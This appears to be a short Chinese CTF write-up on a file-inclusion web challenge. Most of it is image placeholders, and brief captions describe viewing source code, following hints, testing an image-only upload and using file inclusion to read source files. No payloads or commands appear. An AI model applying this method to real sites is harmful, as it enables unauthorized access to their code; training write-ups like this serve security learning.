

1. Web安全四

知识点：文件包含


1. 打开靶机，是这样一个页面。




1. 有个 hint，访问




1. 查看源码，又有个提示




1. 尝试上传文件，发现又有一个 hint。且只能上传图片。




1. 访问 hint.php，查看源码，发现又有个提示。





1. 有文件包含，可以将文件源码读下来。



